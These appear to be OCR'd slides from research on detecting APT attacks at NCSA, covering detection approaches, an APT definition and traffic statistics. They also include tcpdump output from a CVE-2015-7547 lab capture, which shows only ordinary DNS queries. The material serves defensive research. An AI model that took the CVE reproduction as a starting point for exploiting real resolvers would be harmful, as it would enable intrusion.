
Target are known attacks and variant of such attacks


Questions

Backup slides


Research Overview







ML based (Factor graph)
Signature based
Anomaly based




An APT attack:

+ spans an extended period of time (in the order of days or weeks)

+ uses sophisticated techniques to bypass authentication, inject malicious code, and extract secret data.

```
root@e69023fc78cc:/opt/cve-2015-7547# tcpdump -XX -r CVE-2015-7547.pcap
reading from file CVE-2015-7547.pcap, link-type EN10MB (Ethernet)
13:33:30.545214 IP localhost.38530 > localhost.domain: 23502+ A? foo.bar.google.com. (36)
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0040 6cfa 4000 4011 cfb0 7f00 0001 7f00  .@l.@.@.........
        0x0020:  0001 9682 0035 002c fe3f 5bce 0100 0001  .....5.,.?[.....
        0x0030:  0000 0000 0000 0366 6f6f 0362 6172 0667  .......foo.bar.g
        0x0040:  6f6f 676c 6503 636f 6d00 0001 0001       oogle.com.....
13:33:30.545224 IP localhost.38530 > localhost.domain: 59058+ AAAA? foo.bar.google.com. (36)
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0040 6cfb 4000 4011 cfaf 7f00 0001 7f00  .@l.@.@.........
        0x0020:  0001 9682 0035 002c fe3f e6b2 0100 0001  .....5.,.?......
        0x0030:  0000 0000 0000 0366 6f6f 0362 6172 0667  .......foo.bar.g
        0x0040:  6f6f 676c 6503 636f 6d00 001c 0001       oogle.com.....
```

Life cycle of an APT




National Center for Supercomputing Applications

6000+
users

5+ millions
connections

34M+
log events

4.5+ GB
compressed log



5-minute snapshot of network traffic in and out of NCSA

